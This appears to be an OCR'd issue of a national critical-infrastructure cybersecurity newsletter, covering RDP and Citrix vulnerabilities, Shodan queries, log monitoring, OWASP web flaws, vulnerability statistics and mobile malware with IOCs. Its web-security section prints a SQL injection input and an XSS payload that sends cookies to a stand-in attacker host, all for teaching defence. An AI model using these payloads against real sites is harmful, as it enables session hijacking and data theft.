
- Block RDP access from the Internet
- Test and deploy patches for the CVE-2019-0708 (BlueKeep) vulnerability and enable Network Level Authentication
- Install 2FA at least on all accounts that can be logged into via RDP
- Prevents RDP connections between the Internet and the local network
- Implement network isolation to block vulnerable computer(s) from the rest of the network.

Using Shodan Keywords to Detect Vulnerable Devices

Source: https://medium.com/, https://www.csoonline.com



Shodan makes it easier to search a subnet or domain for connected devices, open ports, default credentials and even known vulnerabilities. Shodan can be used in three ways- web interface, CLI and through API being used in tools and scripts. There are various keywords which can be used for detecting vulnerable devices in a network. It has filters which are special keywords to narrow search results based on the meta-data of a service or device. The format of entering filters is `filtername:value`. For example- `country:"India"; os:"Linux"; port:"443"` are some common filters. Shodan also assists in finding assets on a single technology, for example- `product:"apache tomcat"`. It also searches for vulnerable FTP servers, for example - `vsftpd 2.3.4`. Similarly, vulnerable ASUS routers could be searched using query- `port:21 asus –530` and `port:21 asus -530 country:US` can be used to search country wise. It can also be used to search based on CVE ID, for example- `vuln:cve-2014-0160`. Shodan's helps administrators find vulnerable devices in their own networks.



Log Analysis and Monitoring: Components

Director (NSAC), NCIIPC

Log analysis and monitoring is one of the foundation building blocks of effective ISMS (Information Security Management System) framework implemented in CII (Critical Information Infrastructure) enterprise network.

Frameworks, Regulations and Guidelines: Log analysis is mandatory requirement which is also substantiated through mentioned norms/regulations/guidelines:

- NCIIPC Control Guidelines v2.0
- EU GDPR logging requirements
- PCI DSS requirements for logging and log monitoring
- NIST Guide to computer security log management
- As per Best practices and frameworks such as COBIT, ISO, ITIL etc.

Technological Implementations: In most of the CIIs, logs are enabled on the IT infrastructure of enterprise network and are aggregated at the central location e.g.: SYSLOG server. These central location aggregation, monitoring and analysis depending on the impetus on the cyber security framework are technologically implemented as:


- Open source SOC
- Commercial SOC
- Syslog Server (Analysis)
- SIEM

Processed Logs: Raw event logs are collected from multiple sources and are aggregated to provide meaningful output with mentioned intermediaries with mentioned phases:

- Log aggregation: It is a process of pushing log feeds from different sources to common repository.
- Log parsing: This is about taking logs in specific format and converting into structured data
- Log Normalization: Automated Extraction of useful details from the raw log events and mapping it to unique categories and identifiers for maximizing the value out of received data.
- Log Enrichment: This involves addition of valuable information post log normalization like GeoIP etc.
- Log Indexing: For effective searching, correlation and visibility of logs, index of common attributes is created across all the data/log sets.

Log analysis is mandatory requirement which is also substantiated through mentioned norms/regulations/guidelines

- Log Storage: As per the cyber kill chain life cycle there is a minimum time frame for which the data has to be retained for visibility of complete threat picture. For large volume of data usually distributed data islands are created through Hadoop/data clusters.



Threat Intelligence Feeds: These feeds can be commercial or open source for giving the insight into the processed log for possibility of any IOC (Indicator of Compromise). These types of feeds however are able to give the signature based detection of IOCs in the data log as evident from the figure above.

Conclusion: There are wide variety of commercial SIEM solutions available in the market for log analysis but there are open source tools which are as good as commercial tools for handling the log analysis in the enterprise network for which appropriate skills to handle the same and requisite IT infrastructure is primary requirement. Both open source and commercial SIEMs have the capability to detect anomaly behaviour with potential to detect the IOCs beyond signature detection approach as signature based detection is considered most basic approach in pinpointing threats in the log sources.

> *As per the cyber kill chain life cycle there is a minimum time frame for which the data has to be retained for visibility of complete threat picture.*

References:

[1] https://www.infosecurityeurope.com

[2] https;//www.blackhat.com

[3] https://www.sans.org

[4] https://www.exabeam.com

[5] https://www.securityintelligence.com

[6] https://www.researchgate.net

How Financial Organisations can Improve Cybersecurity

BFSI sector, NCIIPC

The financial industry experiences 35 percent of all data breaches. It houses high-value data and assets that are attractive to attackers for obvious reasons. The US National Institute of Standards and Technology (NIST) divide financial institutions into four levels of cybersecurity maturity.

Partial: At this level the organisation cybersecurity risk management practices aren't formalized and risk is managed in an ad hoc (and sometimes reactive) manner.

Informed: This maturity level is characterized by institutions where management has approved risk management practices, but these practices are not established as policy across the organization.

> *The US National Institute of Standards and Technology (NIST) divide financial institutions into four levels of cybersecurity maturity.*

Repeatable: At this maturity level, an organization's risk management practices are formally approved and expressed as policy.

Adaptive: At this highest maturity level, organizations adapt cybersecurity practices "based on lessons learned and predictive indicators derived from previous and current cybersecurity activities."

Forbes advises financial institutions to apply some thought to three different steps to verify greater data security and minimize legal exposure.

Forbes advises financial institutions to apply some thought to three different steps to verify greater data security and minimize legal exposure. Firstly, they ought to draft internal policies, procedures and contractual provisions associated with the investigation, and remediation and reporting of breaches. Next, institutions should obtain appropriate insurance sum for various varieties of cyber risks and consider the adequacy of existing insurance programs. Not only will this help to mitigate risk if an institution is successfully attacked, but organizations may end up proactively improving their cybersecurity environments because it is the easiest way to increase coverage or lower their premiums. Finally, financial institutions should seek out third-party cybersecurity partners that will help them manage their security environments and forestall data breaches

References:

[1] https://biztechmagazine.com/article/2020/01/how-financial-services-firms-can-improve-cybersecurity

Vulnerability Watch

Critical Vulnerability in Envoy 1.12.0

Source: https://www.cbronline.com/news/envoy-vulnerability

A critical vulnerability was discovered in Envoy 1.12.0. An untrusted remote client may send HTTP/2 requests that write to the heap outside of the request buffers when the upstream is HTTP/1. This may be used to corrupt nearby heap contents (leading to a query-of-death scenario) or may be used to bypass Envoy's access control mechanisms such as path based routing. An attacker can also modify requests from other users that happen to be proximal temporally and spatially.

Critical Vulnerability in Opencast before 7.6 and 8.1

Source: https://nvd.nist.gov/vuln/detail/CVE-2020-5206

In Opencast before 7.6 and 8.1, using a remember-me cookie with an arbitrary username can cause Opencast to assume proper authentication for that user even if the remember-me cookie was incorrect given that the attacked endpoint also allows anonymous access. This way, an attacker can, for example, fake a remember-me token, assume the identity of the global system administrator and request non-public content from the search service without ever providing any proper authentication. This problem is fixed in Opencast 7.6 and Opencast 8.1.

Critical Vulnerabilities in Apple iOS and iPadOS

Source: https://nvd.nist.gov/vuln/detail/CVE-2019-8779

Apple disclosed the critical issues in iOS and iPadOS. A logic issue applied the incorrect restrictions. This issue was addressed by updating the logic to apply the correct restrictions. This issue is fixed in iOS 13.1.1 and iPadOS 13.1.1. Third party app extensions may not receive the correct sandbox restrictions. Another critical vulnerability CVE-2019-7290 was disclosed in Shortcuts for iOS. Here, an access issue was addressed with additional sandbox restrictions. This issue is fixed in Shortcuts 2.1.3 for iOS. A sandboxed process may be able to circumvent sandbox restrictions.

This issue is fixed in iOS 13.1.1 and iPadOS 13.1.1.

Critical Vulnerability in Grandstream Cameras

Source: https://nvd.nist.gov/vuln/detail/CVE-2013-3542

Grandstream GXV3501, GXV3504, GXV3601, GXV3601HD/LL, GXV3611HD/LL, GXV3615W/P, GXV3651FHD, GXV3662HD, GXV3615WP_HD, GXV3500, and possibly other camera models with firmware 1.0.4.11, have a hardcoded account "!#/" with the same password, which makes it easier for remote attackers to obtain access via a TELNET session.

Camera models with firmware 1.0.4.11, have a hardcoded account "!#/" with the same password

Critical Vulnerability in Google Native Client

Source: https://nvd.nist.gov/vuln/detail/CVE-2015-0565

Google Native Client (NaCl) in 2015 allowed the CLFLUSH instruction, making rowhammer attacks possible. The CLFLUSH instruction uses all privilege levels and is subject to all permission checking and faults associated with a byte load. It may allow rowhammer attacks which takes advantage of an unintended and undesirable side effect in Dynamic Random Access Memory (DRAM) in which memory cells leak their charges by interactions between themselves, possibly leaking or changing the contents of nearby memory rows that were not addressed in the original memory access.

It may allow rowhammer attacks which takes advantage of an unintended and undesirable side effect in Dynamic Random Access Memory (DRAM)

Microsoft Patches Severe crypto32.dll Vulnerability

Source: https://www.infoq.com

Microsoft released patches for various versions of Windows 10 and Windows Server 2019 and 2016 to fix a severe vulnerability affecting system validation of Elliptic Curve Cryptography (ECC) certificates. This vulnerability enables an attacker to spoof the validity of a certificate chain and signature validation and requires prompt patching. The vulnerability was discovered by NSA. The vulnerability affects signature validation in HTTPS connections, mails and files, and executables downloaded from the Internet. This means a malicious site, file, or executable may appear to be signed by a legitimate entity. It is indexed as CVE-2020-0601.

A malicious site, file, or executable may appear to be signed by a legitimate entity

Severe Critical Vulnerabilities in GE Medical Devices

Source: https://www.inforisktoday.com/

CISA issued an advisory for six high-severity security vulnerabilities in patient monitoring devices manufactured by GE Healthcare. The affected products collect and display data, including patients' physiological status - such as temperature, heartbeat, blood pressure - as well as patient demographic or other nonmedical information. Due to these flaws, it could allow an attacker to make changes at the software level of a device and interfere with its functionality. The company says the vulnerabilities, if exploited, "could possibly result in loss of monitoring and/or loss of alarms during active patient monitoring. The vulnerability and related risk of exploitation is higher if the networks are improperly configured." Their analysis led to a total of six severe vulnerabilities, as listed in CISA's advisory. Five were assigned a CVSS severity score of 10: CVE-2020-6961, CVE-2020-6963, CVE-2020-6964, CVE-2020-6966, and CVE-2020-6962. The sixth, CVE-2020-6965, was given a high-severity score of 8.5.

Could possibly result in loss of monitoring and/or loss of alarms during active patient monitoring

Citrix Application Delivery Controller (C-ADC) Vulnerability

Sectoral Coordinator, Power and Energy Sector, NCIIPC




Image Source: Positive Technologies

A vulnerability has been identified in Citrix Application Delivery Controller (C-ADC) formerly known as NetScaler ADC and Citrix Gateway formerly known as NetScaler Gateway. If exploited, could allow an unauthenticated attacker to perform arbitrary code execution. Critical vulnerability in Citrix (NetScaler) endpoints allows unauthenticated remote code execution (RCE) on the targeted server after chaining an arbitrary file read/write (directory traversal) flaw. The attackers may easily enter into the critical servers of Power and Energy sector with the help of these vulnerabilities and obtain direct access to the IT systems such as Email server, Web Server, File server etc. & subsequently, may traverse to OT systems as well. Further exploitation can allow threat actors to gain a foothold inside the targeted networks and conduct further malicious activity, such as spreading ransomware. This attack does not require access to any accounts, and therefore can be performed by any external attacker.

This attack does not require access to any accounts, and therefore can be performed by any external attacker.

Challenges: The main challenge is to secure the safe, reliable and continuous operation of control systems and safety networks from Citrix vulnerabilities from less trusted external networks, and provide real-time access to operations data to enterprise users and applications, as well as to OT systems.

Risks to Power and Energy systems from Citrix vulnerability: Malicious attackers gain access to an industrial control system, work stations as well as critical business systems (including ERP) of Power and Energy sector with the help of vulnerabilities in Citrix applications. It could also be used to launch Denial of Service (DoS) attack and phishing attacks and to implant malware in IT-OT systems. This will cause to obstruct terminal access of employees to internal system applications.

> *Malicious attackers gain access to an industrial control system, work stations as well as critical business systems (including ERP) of Power and Energy sector with the help of vulnerabilities in Citrix applications.*

Recommendation for mitigating Citrix vulnerability: To mitigate the vulnerability on WANOP (Citrix application device) devices, these steps will need to be applied to the Citrix ADC load balancer instance residing on the WANOP device:

- The Citrix ADC instance and associated details are listed on the WANOP GUI under Configuration (Overview) > Maintenance > Instances > Load Balancer.
- The credentials for this ADC instance are assigned by the administrator during deployment.
- The administrator will need to login to the ADC instance using these credentials to apply the mitigations.

References:

[1] https://www.infosecurity-magazine.com/news/citrix-vulnerability-puts-80k/

[2] https://support.citrix.com/article/CTX267679


[3] https://github.com/projectzeroindia/CVE-2019-19781

Top Three Web Application Vulnerabilities

VAPT Team, NCIIPC

Web vulnerability is misconfiguration or weakness in a website or a web application code which allows an attacker to gain some level of control over the website. The top three web application security vulnerabilities are as follows, namely:

SQL Injection (SQLi): It is a type of web application security vulnerability in which attacker attempts to use application code to access or corrupt database. If succeeded, attacker allows creating, reading, updating or altering / deleting the data stored in the back-end. An injection of code happens when an attacker sends invalid and untrusted data to the application as part of command or query. Some of common injections are SQL, OS Command or Shell Injection, Object Relational Mapping (ORM), Lightweight Directory Access Protocol (LDAP) and Expression Language (EL) or Object-Graph Navigation Language (OGNL) Injection.



Example of an attack: One of the most common examples is the SQL query consuming untrusted data.

```
String query = "SELECT * FROM accounts WHERE
custID='"+ request.getParamenter ("id") +"'";
```

The above query can be exploited by modifying the "id" parameter value as follow:

```
http://example.com/app/accountView?id=' or '1'='1
```


Hence, this would be making the request to the application to return all records from the account table, and more severe injections which can modify the data, and even cause a loss of data. [1]

This would be making the request to the application to return all records from the account table

Recommendations to prevent SQL Injection (SQLi):

- Keep data separate from queries.
- Use safe APIs to prevent the use of an interpreter. This gradually lowers the risk of SQLi.
- Create a "White list" for server-side input validation.
- Use LIMIT and other SQL controls to prevent mass disclosure in case of an attack. [2]

Cross Site Scripting (XSS): It is one of the most common vulnerability that affects many web applications. XSS attacks are malicious Injections (Client – Side) which are added to the web page or application through user comments, form submissions etc. The main threat behind XSS lies with the fact that it allows attackers to inject content into the Web application. Where in the injected content can modify how it is displayed, and forcing the browser to execute the attacker's code.


vulnerable webpage
Attacker
Injects malicious script
Saves Malicious script into a database
server
User Request data from server
Data Containing the Malicious script is loaded
Victim
Maliscious script may get executed and call back to the attacaker

Example of an attack:

```
(String) page += "<input name='creditcard'
type='TEXT'
Value='"+request.getParameter ("CC") +"'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

The main threat behind XSS lies with the fact that it allows attackers to inject content into the Web application

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the victim's current session.

Recommendations to prevent Cross Site Scripting (XSS):

- Use safer frameworks which would automatically escape for XSS by design.
- Escape untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) in order to resolve Reflected & Stored XSS Vulnerabilities.

- Apply context-sensitive encoding whenever modifying the browser document on the client-side to against DOM XSS.
- Enable a Content Security Policy (CSP) – A whitelist approach which may consist of instructions, specific domains that have to be present and valid in order for the content to be loaded.

Sensitive Data Exposure: As self-explanatory, this is a type of vulnerability which occurs when a web application fails to safe guard sensitive data – namely personally identifiable information – which includes E-mails, Addresses, Postal Addresses, Banking Information, Date of Birth and their respective Telephone contacts. Hence, it is critical for an organisation to understand the importance of protecting user's data.

Example of an attack: SSL is not used for all authenticated pages. An attacker can monitor the network traffic, intercept the TLS, and steal the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data.

Recommendations to prevent Sensitive Data Exposure:

- Identification of data in a sensitive format. Where and how the data is stored. How it would be going to be transferred. Avoid storing Sensitive Data for longer time.
- Exclusive use of Tokenisation for Sensitive Financial Data.
- Encrypting the Sensitive Data via using strong algorithms with Cryptographic keys.
- Make sure of transmitting data via using Transport Layer Security – TLS, which encrypts data sent over the Internet.
- Store passwords using strong salted hashing functions.

Make sure of transmitting data via using Transport Layer Security – TLS, which encrypts data sent over the Internet

Conclusion: Security is a joint effort, the best thing we can do to protect our application is to keep learning about security. By and large, it fits to all capacity, right from Developer to Security Testers, Managers and Organizations.

Reference:

[1] https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/


[2] https://medium.com/@cxosmo/owasp-top-10-real-world-examples-part-1-a540c4ea2df5

[3] https://www.netsparker.com/blog/web-security/content-security-policy/


Quarterly Vulnerability Analysis Report

KMS Team, NCIIPC


A total of 2398 vulnerabilities were observed from the month of Dec 2019 - Feb 2020. Most of the vulnerabilities had a score ranging from 4-7. 61 percent of total vulnerabilities reported were of medium severity. Apple, Microsoft, Oracle, Google and Adobe were the top five vendors.



Severity	Score	Number of vulnerabilities			Total	
		Dec'19	Jan'20	Feb'20		
low	0-1	0	0	0	0	307
	1-2	1	5	1	7	
	2-3	61	39	45	145	
	3-4	61	46	48	155	
medium	4-5	236	168	183	587	1462
	5-6	167	136	112	415	
	6-7	187	122	151	460	
high	7-8	192	57	124	373	629
	8-9	10	3	12	25	
	9-10	109	42	80	231	
Total		1024	618	756		2398



S. No.	Vendor	Dec'19	Jan'20	Feb'20	Total
1.	Apple	250	1	64	315
2.	Microsoft	70	58	171	299
3.	Oracle	0	202	0	202
4.	Google	60	10	56	126
5.	Adobe	27	5	45	77
6.	Siemens	68	0	0	68
7.	Huawei	22	8	32	62
8.	Jenkins	16	19	25	60
9.	Linux	39	3	16	58
10.	Qualcomm	47	0	0	47
11.	IBM	28	2	12	42
12.	Cisco	0	9	29	38
13.	Opensuse	2	3	26	31
14.	Redhat	9	10	11	30
15.	SAP	8	5	13	26




Mobile Security

SideWinder Exploits CVE-2019-2215

Source: https://thehackernews.com/, https://blog.trendmicro.com/


Researchers at TrendMicro have detected three malicious android apps named Camero, FileCrypt and callCam which are exploiting CVE-2019-2215. SideWinder APT is believed to be behind these apps. Upon installation, Camero and FileCrypt apps download extra DEX file from C&C server which in turn downloads callCam app. The device is temporarily rooted by exploiting CVE-2019-2215 and MediaTek SU and callCam app gets installed without user intervention and enables accessibility permission. callCam then hides its icon and in the background it collects users location, battery status, files on device, installed app list, device information, sensor information, camera information, screenshot, account, Wi-Fi information, data of WeChat, Outlook, Twitter, Yahoo Mail, Facebook, Gmail and Chrome. It also uses RSA and AES encryption algorithm to encrypt stolen data and SHA256 is used to verify its integrity.



Dating Apps Targeting IDF Soldiers

Source: https://research.checkpoint.com/

Three dating apps named GrixyApp, ZatuApp and Catch&See have been accused of being MRAT (Mobile Remote Access Trojan) by Israel Defense Force. Here, attacker sends a link of this malicious app to victim and upon installation, it shows an error message that the device is not supported and the app will uninstall itself which it doesn't do and hides its icon. The app then communicates with its server using MQTT protocol and send victim's phone number, location, SMS messages etc. to its server. It can also extend itself by downloading a DEX file and executing it. It is to be believed that the apps are affiliated with APT-C-23 group with specially designed websites acting as C&C servers usually registered using NameCheap.




Your device doesn't support this version of wire app. The app will be uninstalled. Please install version 2.0

Cerberus Got an Upgrade

Source: https://promon.co/

According to researchers at ThreatFabric, Cerberus, the banking malware now has RAT (Remote Access Trojan) capabilities. Using accessibility services of android, it can unlock users' credentials like PIN or swipe pattern. Upgraded Cerberus can also steal Google Authenticator's 2FA codes and can set up a TeamViewer link to operate victims' phone without alerting them which in turn exposes the victims' phone to the hacker. It is to be believed that these features will be used to access victims' online banking credentials.



Lukas Stefanko
@LukasStefanko

As some of you asked in the past, yes, Android malware can possibly steal Google Authenticator's 2FA codes by misusing accessibility services

Here is one of the first attempts to create such functionality in Cerberus Banking Trojan twitter.com/ThreatFabric/s...

ThreatFabric @ThreatFabric
#Malware challenge :
🤔Try finding the relation between these screenshots...

💡The answer: They represent latest changes in the #Cerberus #Android banking #Trojan, first spotted mid January, still under development


♡ 45 2:50 PM - Feb 27, 2020

17 people are talking about this

Cookiethief Targeting Facebook Accounts

Source: https://thehackernews.com/, https://blog.trendmicro.com/

Researchers at Kaspersky have discovered a new android malware named 'Cookiethief' which steals users' authentication cookies and also cookies by Facebook app which lets the app gain unauthorized access to victims' accounts without knowing the password. Upon installation it connects to a backdoor named 'Bood' to execute superuser commands and sends those stolen cookies to a remote C2 server. The vulnerability does not lie in Facebook app or browser itself. To bypass Facebook's suspicious login attempts, the malware installs another app called 'Youzicheng' which creates a proxy server on the victims' device to impersonate its geographic location to make access requests legitimate.




IOCs

Package name	MD5	C&C
com.lob.roblox	65a92baefd41eb8c1a9df6c266992730 f84a43b008a25ba2ba1060b33daf14a5 c9c252362fd759742ea9766a769dbabe	api-resource.youzicheng[.]net
org.rabbit	c907d74ace51cec7cb53b0c8720063e1	api-rssocks.youzicheng[.]net
Bood	8312e7c626cac368f0bd79c9c8da5bd7	http://guard.yoboxtool[.]com:8099 http://zh.yomobi[.]net:8080

Jetpack Security for Android

Source: https://thehackernews.com/, https://security.googleblog.com

Google has released JetPack Security (JetSec) crypto library which will help mobile app developers to encrypt their data in android app. Two methods were previously available to save data in android. The first one is app-specific data or internal storage where each app has its sandboxed folder/data inaccessible to other apps on the same device. The other one is external storage devoid of sandbox protection. These lead to media file jacking, man-in-the-middle attack and side-channel attack trying to exploit device storage/ app data. With the introduction of 'Scoped Storage' in Android 10, sandbox protection is also made available to external storage. Now with Jetpack, abstractions for encrypting files and SharedPreference objects have been introduced which promotes use of AndroidKeyStore and well-known cryptographic primitives. It is also recommended to use biometric authentication for added security.



```
{
"af2125294c1..." : "f82215dd9054f...",
"a2632ddlb9lc..." : "5716lf79a5f06..."
}
```

Google Removes 600 Apps Violating Advertisement Policy

Source: https://thehackernews.com/, https://security.googleblog.com

Google has recently removed 600 apps which were violating its disruptive ads policy and disallowed interstitial policy. They have also been banned from ad monetization platforms, Google AdMob and Google Ad manager. These actions are taken as malicious developers are trying to display ads out of context or even making the device unusable while displaying advertisements. Last year, app developers like Do Global and CooTek were banned from Google Play Store due to ad policy violations.

Security App

CISA Releases Test Tool for Citrix ADC Vulnerability

Source: *https://www.bleepingcomputer.com/*


DHS CISA released a public domain tool designed to help security staff to test if their organizations are vulnerable to attacks that might target the CVE-2019-19781 security flaw impacting the Citrix Application Delivery Controller (formerly known as NetScaler ADC) and Citrix Gateway (formerly known as NetScaler Gateway) products. This tool can be downloaded from GitHub and for execution, it requires Python versions 3.6 and above. If the system is vulnerable it shows the message as "2020-01-10 22:11:46,312 WARNING citrix.example.org appears to be vulnerable". CISA strongly recommends all organizations to review CERT/CC's vulnerability note and the Citrix CTX267027 security bulletin to apply the described mitigation measures until new versions of the software will be released.

This tool enables users and administrators to test whether their Citrix Application Delivery Controller (ADC) and Citrix Gateway software is susceptible to the CVE-2019-19781 vulnerability.

EmoCheck Tool Can Detect Systems Infected With Emotet Trojan

Source: https://www.bleepingcomputer.com/

A new utility tool called EmoCheck has been released by Japan CERT. It is a portable Open Source tool that allows Windows users to easily check if they are infected with the Emotet Trojan. EmoCheck utility can be downloaded from the Japan CERT GitHub repository. Once downloaded, the tool scans the system for the Emotet Trojan and alerts the user if it is found. It also informs under what process ID is the Trojan running and the location of the malicious file. This information will also be saved to a log file located at path of emocheck.exe \yyyymmddhhmmss_emocheck.txt. This tool could also be useful for network administrators to use as part of a login script to quickly find machines that have been infected with Emotet to prevent a full-blown ransomware attack. When a user runs EmoCheck and concludes that his/her system is infected, he/she should immediately open Task Manager and terminate the listed process. Secondly, scan the computer with any reputable antivirus software to make sure other malware has not already been downloaded and installed onto the computer.



```
Emotet detection tool by JPCERT/CC.

Version      : 0.0.1
Release Date : 2020/02/03
URL          : https://github.com/JPCERTCC/EmoCheck
----------------------------------------------------------

[!!] Detected
     Process Name: khmerbid.exe
     PID         : 10508
     Image Path  : C:\Users\[redacted]\AppData\Local\khmerbid.exe
----------------------------------------------------------

Emotet had be detected.
Please remove or isolate the suspicious execution file.

Report has exported to following file.

        20200203130228_emocheck.txt

Thank you for using our tool.
```

This tool could also be useful for network administrators to use as part of a login script to quickly find machines that have been infected

Chrome now warns if Your Password has been stolen

Source: https://www.welivesecurity.com/

Google is rolling out Chrome version 79 in which a new password protection improvement feature has been included. The functionality builds on Chrome's Password checkup

browser extension that will alert users if their login credentials have been compromised in a security breach. Google has been warning about reused passwords in a separate browser extension or in its password checkup tool, but the company is now baking this directly into Chrome to provide warnings as a user login to sites on the web. User can control this new functionality in the sync settings in Chrome and Google is using strongly hashed and encrypted copies of passwords to match them using multiple layers of encryption. Alongside password warnings, on top of the integrated leaked-password checker, Chrome's latest update includes real-time phishing protection. Google has been using a list of phishing sites that updates every 30 minutes, but the company found that fraudsters have been quickly switching domains or hiding from Google's crawlers. This new real-time protection should generate warnings for 30 percent more cases of phishing.

User can control this new functionality in the sync settings in Chrome

NCIIPC Initiatives

NCIIPC Responsible Vulnerability Disclosure Program

https://nciipc.gov.in/RVDP.html

